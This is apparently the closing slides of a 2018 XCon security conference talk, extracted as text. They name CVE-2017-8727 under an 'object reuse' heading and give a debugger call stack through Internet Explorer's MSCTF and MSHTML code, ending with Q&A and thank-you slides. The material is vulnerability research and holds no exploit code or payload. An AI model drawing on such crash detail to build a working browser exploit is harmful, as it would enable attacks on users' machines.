
CVE-2017-8727

● 对象重用

```

00 081ab788 7573b054 MSCTF!CBackingStore::CheckLayoutChanges+0x6e
01 081ab800 757c6103 MSCTF!CBackingStore::OnAppChanged+0x190
02 081ab81c 5518c17d MSCTF!CHTMLDocWrapper::Invoke+0xf3
03 081ab948 54e8686e MSHTML!CBase::InvokeEventSinks+0x3c1
04 081aba1c 54e854e5 MSHTML!CBase::InvokeEvent+0x30e
05 081abba0 54e270d3 MSHTML!CBase::FireEvent+0x1b6
06 081abdd0 54e26e82 MSHTML!CDocument::fireEvent+0x233
07 081abdf8 55165d11 MSHTML!CDocument::Fire_EditSelectionChange+0x57
08 081abe0c 55ac7fe9 MSHTML!CSelectionManager::EndSelectionChange+0xa9
09 081abe84 55ab5bfc MSHTML!CSelectionManager::Select+0x952
0a 081abec4 55ab7eab MSHTML!CHTMLEditor::SelectRangeInternal+0x7a
0b 081abee8 553f4c57 MSHTML!CHTMLEditorProxy::SelectRange+0x2b
0c 081abf0c 555c3c7b MSHTML!CDoc::Select+0x38
0d 081abfc8 55171ecd MSHTML!CRichtext::select+0x10b

```



Q & A





2018 XCON XFOCUS INFORMATION SECURITY CONFERENCE

THANK YOU